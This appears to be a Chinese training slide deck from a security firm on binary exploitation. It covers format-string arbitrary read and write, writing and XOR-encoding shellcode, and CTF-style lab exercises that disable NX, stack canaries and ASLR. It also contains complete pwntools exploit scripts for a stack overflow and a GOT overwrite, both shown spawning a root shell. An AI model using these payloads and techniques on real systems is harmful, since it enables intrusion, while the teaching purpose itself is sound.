      0x8048581 <vul+54>      nop
      0x8048582 <vul+55>      lea     -0xc(%ebp),%esp
      0x8048585 <vul+58>      pop     %ebx
      0x8048586 <vul+59>      pop     %esi

native process 28352 In: vul
(gdb) i r eax
eax                0xffffcbe0        -13344
(gdb) i r esp
esp                0xffffcbd0        0xffffcbd0
(gdb) p/x 0xffffcbe0-0xffffcbd0
$1 = 0x10
(gdb) p/x $1/4
$2 = 0x4
(gdb) █
```

从格式化字符串参数位置偏移 $3 \times 4$ 个字节即到达可控输入位置

## 第三章 格式化串漏洞

### 05: 查看任意地址内存

我们可以通过%08x来进行4字节偏移，因此构造输入如下：

secseedsAddr\_%08x.%08x.%08x.%s

Secseeds的内存位置

```
1 00000000: 0887 0408 5f25 3038 782e 2530 3878 2e25
2 00000010: 3038 782e 2573 0a
```

```
~/buffer_of_samples$ ./demo
a = 44, b = 77
%_08x.%08x.%08x.%s
_ffffffff.00000000.f7d8b12d.deadbeaf
```

成功打印出secseeds的值，即实现了任意地址读。

## 第三章 格式化串漏洞

### 05：查看任意地址内存

我们也可以通过直接参数来进行参数偏移，直接参数访问允许通过使用美元符号\$直接存取参数。因此构造输入如下：

secseedsAddr\_%4\$s

```
~/buffer_OF_samples$ ./demo
a = 44, b = 77
♦_%4$s
♦_deadbeaf
```

同样成功打印出secseeds的值。

## 第三章 格式化串漏洞

### 06: 用printf向内存写数据

外界控制printf的格式控制符读取栈数据会造成临界数据泄露，如果配合上修改内存数据的方法修改函数返回地址，控制程序执行流程，就有可能引起进程劫持和ShellCode植入。

在格式控制符中，有一种鲜为人知的**控制符%n**，该控制符可以用于把当前输出的所有数据的长度写回到一个变量中去。

## 第三章 格式化串漏洞

### 06: 用printf向内存写数据

目标：尝试构造输入，  
篡改secseeds数据

```
1 #include <stdio.h>
2 #include <string.h>
3 const char magic[] = "MAGIC";
4 char secseeds[] = "deadbeaf";
5
6 void vul(char* msg_orig)
7 {
8     char msg[128];
9     memcpy(msg, msg_orig, 128);
10    printf(msg);
11 }
12
13 int main(int argc, char* argv[])
14 {
15     int a = 44, b = 77;
16     printf("a = %d, b = %d\n", a, b);
17     FILE *fp = fopen("msg.txt", "r");
18     if (!fp) {
19         printf("Cannot open msg.txt to read!\n");
20         return -1;
21     }
22
23     char msg[128];
24     memset(msg, 0, 128);
25     fread(msg, 128, 1, fp);
26     fclose(fp);
27     printf("%s\n", msg);
28     vul(msg);
29     printf("\n");
30
31     return 0;
32 }
```



## 第三章 格式化串漏洞

首先构造输入%08x%n，观察程序运行情况

```
B+> 0x8048579 <vul+46>      call    0x80483c0 <printf@plt>
0x804857e <vul+51>      add     $0x10,%esp
0x8048581 <vul+54>      nop
0x8048582 <vul+55>      lea     -0xc(%ebp),%esp
0x8048585 <vul+58>      pop     %ebx
0x8048586 <vul+59>      pop     %esi

native process 28823 In: vul
(gdb) x/4x $esp
0xffffcbd0:    0xffffcbe0  0xffffffff  0x00000000  0xf7e6312d
(gdb) █
```

%08x将打印出FFFFFFFF，共8个字节，然后%n将0x8尝试写入到0x00000000地址中



## 第三章 格式化串漏洞

```
0xf7e3d363 <vfprintf+8867>    mov     -0x450(%ebp),%esi
> 0xf7e3d369 <vfprintf+8873>    mov     %esi, (%eax)
0xf7e3d36b <vfprintf+8875>    mov     0x10(%ebp),%eax
0xf7e3d36e <vfprintf+8878>    add     $0x4,%eax
0xf7e3d371 <vfprintf+8881>    mov     %eax,0x10(%ebp)
0xf7e3d374 <vfprintf+8884>    jmp     0xf7e3b9ed <vfprintf+2349>
0xf7e3d379 <vfprintf+8889>    mov     -0x480(%ebp),%ecx
0xf7e3d37f <vfprintf+8895>    xor     %eax,%eax

native process 28823 In: vfprintf
(gdb) x/4x $esp
0xffffcbdb0:    0xffffcbe0    0xffffffff    0x00000000    0xf7e6312d
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xf7e3d369 in vfprintf () from /lib/i386-linux-gnu/libc.so.6
(gdb) i r eax
eax                0x0        0
(gdb) i r esi
esi                0x8        8
(gdb)
```

尝试将0x8写入到0x00000000地址时发生段错误，程序崩溃

## 第三章 格式化串漏洞

类似于任意地址读，我们构造任意地址写输入如下：

secseedsAddr\_%08x.%08x.%08x.%n

该输入会首先打印出20个字符，然后将20写入到secseedsAddr中。

```
0x8048579 <vul+46>      call    0x80483c0 <printf@plt>
B+> 0x804857e <vul+51>      add     $0x10,%esp
0x8048581 <vul+54>      nop
0x8048582 <vul+55>      lea     -0xc(%ebp),%esp
0x8048585 <vul+58>      pop     %ebx
0x8048586 <vul+59>      pop     %esi
0x8048587 <vul+60>      pop     %edi
0x8048588 <vul+61>      pop     %ebp
0x8048589 <vul+62>      ret
0x804858a <main>         lea     0x4(%esp),%ecx
0x804858e <main+4>         and     $0xffffffff0,%esp
0x8048591 <main+7>         pushl   -0x4(%ecx)
0x8048594 <main+10>        push    %ebp

native process 29854 In: vul
(gdb) x/x 0x0804a034
0x804a034 <secseeds>:  0x00000020
(gdb) █
```

## 第三章 格式化串漏洞

### 06: 用printf向内存写任意数据

目标：尝试构造输入，篡改secseeds数据为任意数据。

```
1 #include <stdio.h>
2 #include <string.h>
3 const char magic[] = "MAGIC";
4 char secseeds[] = "deadbeaf";
5
6 void vul(char* msg_orig)
7 {
8     char msg[128];
9     memcpy(msg, msg_orig, 128);
10    printf(msg);
11 }
12
13 int main(int argc, char* argv[])
14 {
15     int a = 44, b = 77;
16     printf("a = %d, b = %d\n", a, b);
17     FILE *fp = fopen("msg.txt", "r");
18     if (!fp) {
19         printf("Cannot open msg.txt to read!\n");
20         return -1;
21     }
22
23     char msg[128];
24     memset(msg, 0, 128);
25     fread(msg, 128, 1, fp);
26     fclose(fp);
27     printf("%s\n", msg);
28     vul(msg);
29     printf("\n");
30
31     return 0;
32 }
```

## 第三章 格式化串漏洞

首先构造输入secseedsAddr%61c%4\$n，观察程序运行情况

```
0x8048579 <vul+46>      call    0x80483c0 <printf@plt>
B+> 0x804857e <vul+51>      add     $0x10,%esp
0x8048581 <vul+54>      nop
0x8048582 <vul+55>      lea     -0xc(%ebp),%esp
0x8048585 <vul+58>      pop     %ebx
0x8048586 <vul+59>      pop     %esi
0x8048587 <vul+60>      pop     %edi

native process 7555 In: vul
(gdb) x/x secseeds
0x804a034 <secseeds>:  0x00000041
(gdb)
```

secseeds的数据被更改为0x41，这是因为secseedsAddr为4个字符，再加61个字符，共计65=0x41个字符。

## 第三章 格式化串漏洞

那是不是如果要将secseeds的值更改为0x41424344，就需要构造secseedsAddr%1094861632c%4\$n的输入？

理论上是正确的。

但实际上1094861632个字符的打印需要非常长的时间，从而造成网络超时等问题，影响利用过程。



## 第三章 格式化串漏洞

可以采用逐字符覆盖的方式进行

字符	类型	使用
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int



## 第三章 格式化串漏洞

可以采用逐字符覆盖的方式进行

`secseedsAddr3secseedsAddr2secseedsAddr1secseedsAddr%49c%4$hhn%1c%5$hhn%1c%6$hhn%1c%7$hhn`

`secseedsAddr3`: 第4个字节

`secseedsAddr2`: 第3个字节

`secseedsAddr1`: 第2个字节

`secseedsAddr` : 第1个字节

`%4$hhn` : 对应于 `secseedsAddr3` , 将  $4*4+49=0x41$  写入到第4个字节

`%5$hhn` : 对应于 `secseedsAddr2` , 将  $4*4+49+1=0x42$  写入到第3个字节

`%6$hhn` : 对应于 `secseedsAddr1` , 将  $4*4+49+1+1=0x43$  写入到第2个字节

`%7$hhn` : 对应于 `secseedsAddr` , 将  $4*4+49+1+1+1=0x44$  写入到第1个字节

## 第三章 格式化串漏洞

可以采用逐字符覆盖的方式进行

secseedsAddr3secseedsAddr2secseedsAddr1secseedsAddr%49c%4\$hhn%1c%5\$hhn%1c%6\$hhn%1c%7\$hhn

```
0x8048578 <vul+43>    push    %ebx
0x8048579 <vul+46>    call   0x80483c0 <printf@plt>
B+> 0x804857e <vul+51>    add     $0x10,%esp
0x8048581 <vul+54>    nop
0x8048582 <vul+55>    lea     -0xc(%ebp),%esp
0x8048585 <vul+58>    pop     %ebx
0x8048586 <vul+59>    pop     %esi
0x8048587 <vul+60>    pop     %edi

native process 7944 In: vul
(gdb) x/x secseeds
0x804a034 <secseeds>:  0x41424344
(gdb) █
```

secseeds的数据被成功更改为0x41424344，从而实现了任意地址写任意数据！

## 第三章 格式化串漏洞

### 04：格式化串漏洞的防范

当输入输出函数的格式控制符能够被外界影响时，攻击者可以综合利用前面介绍的读内存和写内存的方法修改函数返回地址，进程劫持，从而使ShellCode得以执行。

#### 防范措施：

通常引发格式化串漏洞的函数较为固定，可以通过简单的静态扫描进行检测来发现存在的安全漏洞。另外在编写程序时还可以关闭对“%n”控制符的使用，防止被攻击利用。

# 第四章

## ShellCode 开发艺术

# 第四章 ShellCode开发艺术

## 01：ShellCode概述


ShellCode是指缓冲区溢出攻击中植入进程的代码。

ShellCode可以用于弹出消息框、删除重要文件、窃取数据以及上传木马病毒等目的，其最大的特点是具有通用性，不依赖于程序运行环境，可以植入到任意进程执行。

进行漏洞利用实现代码植入的过程称为Exploit。Exploit一般以一段代码的形式出现，用于生成攻击性的网络数据包或者其他形式的攻击性输入。Exploit的核心是淹没返回地址，劫持进程的控制权，之后跳转去执行ShellCode。

# 第四章 ShellCode开发艺术

## 01: ShellCode概述





# 第四章 ShellCode开发艺术

## 01: ShellCode概述

ShellCode的开发过程中需要解决好以下几个问题：

- 如何准确定位ShellCode。由于程序是动态加载的，栈中情况将会动态发生变化，编写通用的ShellCode必须采用自动定位ShellCode起始位置的方法。
- 同一个API的入口地址会发生变化，所以必须让ShellCode自己在运行时动态获得当前系统的API地址。
- ShellCode编码绕过软件对缓冲区的限制
- 减小ShellCode体积使其更加通用

# 第四章 ShellCode开发艺术

## 02: ShellCode开发与调试

### ShellCode开发：

利用C语言\_asm内嵌汇编指令的功能编写ShellCode指令，可以进行动态调试。

### 机器码的提取：

为了提取汇编代码对应的机器码，可以将程序编译运行之后通过二进制dump的方式提取，也可以采用在线汇编器来直接提取。

# 第四章 ShellCode开发艺术

## 02: ShellCode开发与调试

源代码：

```
1 #include <stdio.h>
2
3 int main()
4 {
5     // 汇编shellcode
6     __asm__ (
7         "xor %eax,%eax\n\t"
8         "push %eax\n\t"
9         "push $1752379183\n\t"
10        "push $1852400175\n\t"
11        "xchg %esp, %ebx\n\t"
12        "movb $11, %al\n\t"
13        "int $0x80\n\t"
14    );
15
16    // 调整栈
17    __asm (
18        "xchg %esp, %ebx\n\t"
19        "pop %eax\n\t"
20        "pop %eax\n\t"
21        "pop %eax\n\t"
22    );
23    return 0;
24 }
25
26
27
```

## 第四章 ShellCode开发艺术

### 02: ShellCode开发与调试

```
B+> 0x80483de <main+3> xor    %eax,%eax
      0x80483e0 <main+5> push   %eax
      0x80483e1 <main+6> push   $0x68732f2f
      0x80483e6 <main+11> push   $0x6e69622f
      0x80483eb <main+16> xchg   %esp,%ebx
      0x80483ed <main+18> mov    $0xb,%al
      0x80483ef <main+20> int    $0x80
      0x80483f1 <main+22> xchg   %esp,%ebx
      0x80483f3 <main+24> pop    %eax
      0x80483f4 <main+25> pop    %eax
      0x80483f5 <main+26> pop    %eax
      0x80483f6 <main+27> mov    $0x0,%eax

native process 8728 In: main
(gdb) dump binary memory shellcode 0x80483de 0x80483f1
(gdb)
```

使用gdb将shellcode对应的内存区域以二进制dump的方式提取，结果如下：

```
~/buffer_OF_samples$ hd shellcode
00000000  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 87 e3 b0  |1.Ph//shh/bin...|
00000010  0b cd 80                                     |...|
00000013
```

# 第四章 ShellCode开发艺术

## 02: ShellCode开发与调试

### ShellCode调试：

获得一段ShellCode之后，由于是机器码的状态，无法直接加载调试，所以需要借助其他手段进行调试，比如可以使用C语言编写加载程序进行加载调试。

# 第四章 ShellCode开发艺术

## 02: ShellCode开发与调试

编写加载程序进行调试：

```
1 char ShellCode = "\x66\x81\xEC\x40....."  
2  
3 void main()  
4 {  
5     _asm  
6     {  
7         lea eax, shellcode  
8         push eax  
9         ret  
10    }  
11 }
```



## 第四章 ShellCode开发与调试

### 03：定位ShellCode


当使用越界字符完全控制返回地址之后，需要将返回地址改写成ShellCode在内存中的地址，但是在实际漏洞利用中，由于动态链接库的装入和卸载等原因，进程的函数栈帧很有可能会产生“**移位**”，即ShellCode在内存中的地址是动态变化的，将返回地址简单覆盖成一个定值的做法往往不能让exploit奏效。

一般情况下，ESP寄存器中的地址总是指向系统栈中且不会被溢出的数据破坏。函数返回时，ESP所指的位置恰好是我们所淹没的返回地址的下一个地址。

## 第四章 ShellCode开发与调试

### 03: 定位ShellCode

由于ESP在函数返回后不被溢出数据干扰，可以使用JMP ESP的方式控制程序执行栈中的指令。



## 第四章 ShellCode开发与调试

### 03：定位ShellCode

在使用JMP ESP指令前，需要定位进程空间中的特定指令地址作为“跳板”。

由于进程加载了libc.so等动态链接库，而这类库代码非常的丰富，所以可用从这类动态链接库的地址空间中寻找可用的地址作为“跳板”。

JMP ESP对应的机器码是0xFFE4，可以从进程加载的常用动态链接库地址空间中搜索机器码，然后搜索结果中选择适合的地址。

## 第四章 ShellCode开发艺术

### 05: ShellCode编码技术

对ShellCode进行编码的目的：

- 防止被截断。字符串函数都会对**NULL字节**进行限制，通过编码可用消除代码中的NULL字节。
- 满足调用需要。有些函数要求ShellCode必须是可见字符，所以需要通过编码满足要求。
- 绕过安全防护设备。基于特征的安全防护设备会对数据进行特征扫描，通过编码ShellCode可以隐藏特征，绕过防护设备。

## 第四章 ShellCode开发艺术

### 05: ShellCode编码技术

ShellCode编码最简单的方式莫过于异或运算，因为对应的解码过程也同样简单。在使用异或运算进行编码时需要注意以下几点：

- 加密密钥不能与ShellCode已有字符相同，否则编码结果中会存在NULL。
- 可以选用多个密钥对ShellCode的不同区域进行编码，增加复杂度。
- 可以对ShellCode进行很多轮次的编码运算。

## 第四章 ShellCode开发艺术

### 05: ShellCode编码技术

#### 解码示例：

使用密钥0x44对ShellCode进行解码。

```
1 void main()  
2 {  
3     _asm  
4     {  
5         add eax, 0x14 //越过decoder  
6         xor ecx,ecx  
7         decode_loop:  
8         mov bl,[eax+ecx]  
9         xor bl,0x44 //使用0x44解码  
10        mov [eax+ecx],bl  
11        inc ecx  
12        cmp bl,0x90 //ShellCode最后放置0x90作为结束标志  
13        jne decode_loop  
14    }  
15 }
```



## 第四章 ShellCode开发艺术

### 06: ShellCode “瘦身”

ShellCode的长度也是其优劣性的重要衡量标准。短小精悍的ShellCode除了可以宽松的布置在大缓冲区外，还可以塞进狭小的内存夹缝，适应多种多样的缓冲区组织策略，具有更强的通用性。

ShellCode “瘦身” 方法：

- 编写ShellCode选择短指令
- 使用函数名称的Hash值进行比对
- 有效利用寄存器
- .....



# 第五章

## PWN实战

# 第五章 PWN实战

## 01: PWN环境搭建

### 工具安装：

#### ➤ pwntools工具安装

```
$ sudo apt-get update  
$ sudo apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential  
$ sudo pip install --upgrade pip  
$ sudo pip install --upgrade pwntools
```

#### ➤ gcc/gdb安装

```
$ sudo apt-get install gcc gdb
```

#### ➤ peda安装

```
$ git clone https://github.com/longld/peda.git ~/peda  
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

#### ➤ 绑定端口

```
$ ncat命令
```

# 第五章 PWN实战

## 01: PWN环境搭建

### 系统安装：

#### ➤ 操作系统安装

Ubuntu / Kali 等\*nix环境

#### ➤ 关闭安全机制

##### ➤ 关闭DEP/NX（堆栈不可执行）

```
$ gcc -z execstack -o pwnme pwnme.c
```

##### ➤ 关闭Stack Protector/Canary（栈保护）

```
$ gcc -fno-stack-protector -o pwnme pwnme.c
```

##### ➤ 关闭程序ASLR/PIE（程序随机化保护）

```
$ gcc -no-pie -o pwnme pwnme.c
```

##### ➤ 关闭整个linux系统的ASLR保护

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

# 第五章 PWN实战

## 02： 栈溢出实战

编译命令：

```
gcc -m32 -O0 -g -ggdb -fno-  
stack-protector -z execstack  
stackOF.c -o pwnme
```

运行环境：

32位操作系统，关闭地址随机化

```
1 #include <stdio.h>  
2 #include <string.h>  
3  
4 void vul(char *msg)  
5 {  
6     char buffer [64];  
7     strcpy(buffer, msg);  
8     return;  
9 }  
10  
11 int main()  
12 {  
13     puts("So plz give me your shellcode: ");  
14     char buffer[256];  
15     memset(buffer, 0, 256);  
16     read(0, buffer, 256);  
17     vul(buffer);  
18     return 0;  
19 }
```


# 第五章 PWN实战

## 02: 栈溢出实战

```
1 from pwn import *
2
3 p = process('./pwnme')
4 p.recvuntil("shellcode: ")
5
6 libc = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
7 jmp_esp = asm('jmp esp')
8 jmp_esp_addr_offset = libc.search(jmp_esp).next()
9 if jmp_esp_addr_offset is None:
10     print 'Cannot find jmp_esp in libc'
11 else:
12     print hex(jmp_esp_addr_offset)
13
14 libc_base = 0xb7e04000
15 jmp_esp_addr = libc_base + jmp_esp_addr_offset
16 print hex(jmp_esp_addr)
17
18 buf = 'A'*76
19 buf += p32(jmp_esp_addr) # return address
20 buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62'
21 buf += '\x69\x6e\x89\xe3\xcd\x80' # pop a shell
22
23 with open('poc', 'wb') as f:
24     f.write(buf)
25
26 p.sendline(buf)
27 p.interactive()
```

获得jmp esp

布局shellcode





# 第五章 PWN实战

## 02: 栈溢出实战

```
root@kali:~/pwn_secseeds# python shell.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './pwnme': pid 2594
[*] '/lib/i386-linux-gnu/i686/cmov/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
0x2a8d
0xb7e06a8d
[*] Switching to interactive mode

$ whoami
root
```

运行shell.py获得shell，可以执行任意命令，例如whoami  
在真实CTF中，获得shell之后通常会执行cat flag.txt以获得最终的Flag

# 第五章 PWN实战

## 02: 栈溢出实战

```
1 from pwn import *
2
3 p = process('./pwnme')
4 p.recvuntil("shellcode: ")
5
6 libc = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
7 jmp_esp = asm('jmp esp')
8 jmp_esp_addr_offset = libc.search(jmp_esp).next()
9 if jmp_esp_addr_offset is None:
10     print 'Cannot find jmp_esp in libc'
11 else:
12     print hex(jmp_esp_addr_offset)
13
14 libc_base = 0xb7e04000
15 jmp_esp_addr = libc_base + jmp_esp_addr_offset
16 print hex(jmp_esp_addr)
17
18 buf = 'A'*76
19 buf += p32(jmp_esp_addr) # return address
20 buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62'
21 buf += '\x69\x6e\x89\xe3\xcd\x80' # pop a shell
22
23 with open('poc', 'wb') as f:
24     f.write(buf)
25
26 p.sendline(buf)
27 p.interactive()
```

现在采用的是硬编码执行 shellcode，在后续我们会介绍如何构造 `system(/bin/sh)` 的方式弹出 shell。

# 第五章 PWN实战

## 02： 格式化字符串实战

编译命令：

```
gcc -m32 -O0 -g -ggdb -fno-  
stack-protector -z execstack  
print_vul.c -o pwnme
```

运行环境：

32位操作系统，关闭地址随机化

```
1 #include <stdio.h>  
2 #include <string.h>  
3 #include <stdlib.h>  
4  
5 void bonus()  
6 {  
7     system("/bin/sh");  
8 }  
9  
10 void vul(char *msg_orig)  
11 {  
12     char msg[128];  
13     memcpy(msg, msg_orig, 128);  
14     printf(msg);  
15 }  
16  
17 int main()  
18 {  
19     puts("So plz leave your message: ");  
20     char msg[128];  
21     memset(msg, 0, 128);  
22     read(0, msg, 128);  
23     vul(msg);  
24     puts("Bye!");  
25     return 0;  
26 }
```

# 第五章 PWN实战

## 02: 格式化字符串实战

利用思路:

在printf漏洞发生后，  
通过该漏洞覆盖puts函数的GOT表地址为bonus函数地址，从而在vul函数返回后继续调用puts过程中触发shell。

```
1 from pwn import *
2
3 p = process('./pwnme')
4 p.recvuntil("message: ")
5
6 puts_addr = 0x0804A014 # puts@got.plt
7 bonus_addr = 0x080484cb
8
9 buf = p32(puts_addr+2)
10 buf += '%4$hhn'
11 buf += 'AA'
12
13 buf += p32(puts_addr+1)
14 buf += p32(puts_addr)
15 buf += p32(puts_addr+3)
16
17 buf += '%114c%7$hhn'
18 buf += '%71c%8$hhn'
19 buf += '%61c%9$hhn'
20
21 with open('poc', 'wb') as f:
22     f.write(buf)
23
24 p.sendline(buf)
25
26 p.interactive()
```

逐字节覆盖



# 第五章 PWN实战

## 02: 格式化字符串实战

```
B+ 0x8048511 <vul+45>      push    %eax
    0x8048512 <vul+46>      call     0x8048370 <printf@plt>
    > 0x8048517 <vul+51>      add      $0x10,%esp
    0x804851a <vul+54>      nop
    0x804851b <vul+55>      lea      -0xc(%ebp),%esp
    0x804851e <vul+58>      pop      %ebx
    0x804851f <vul+59>      pop      %esi
    0x8048520 <vul+60>      pop      %edi

native process 1952 In: vul
(gdb) x/x 0x0804a014
0x804a014:      0xb7e65c30
(gdb) p puts
$1 = {<text variable, no debug info>} 0xb7e65c30 < IO puts>
(gdb) x/x 0x0804a014
0x804a014:      0x080484cb
(gdb) x/i 0x080484cb
0x80484cb <bonus>:  push    %ebp
0x80484cc <bonus+1>:  mov     %esp,%ebp
0x80484ce <bonus+3>:  sub     $0x8,%esp
0x80484d1 <bonus+6>:  sub     $0xc,%esp
(gdb)
```

覆盖前为正常的puts地址

覆盖为bonus地址

# 第五章 PWN实战

## 02: 格式化字符串实战

```
root@kali:~/pwn_secseeds/printf_vul# python shell.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit re
[+] Starting local process './pwnme': pid 1989
[*] Switching to interactive mode
core
peda-session-
pwnme.txt
\x16\xa0\x0AA\x15\xa0\x0\x14\xa0\x0\x17\xa0\x0
\x00
$ whoami
root
$ █ 下载
🎵 音乐
```

成功获得shell





谢谢观赏  
THANKS

河南赛客信息技术有限公司  
[www. secseeds. com](http://www.secseeds.com)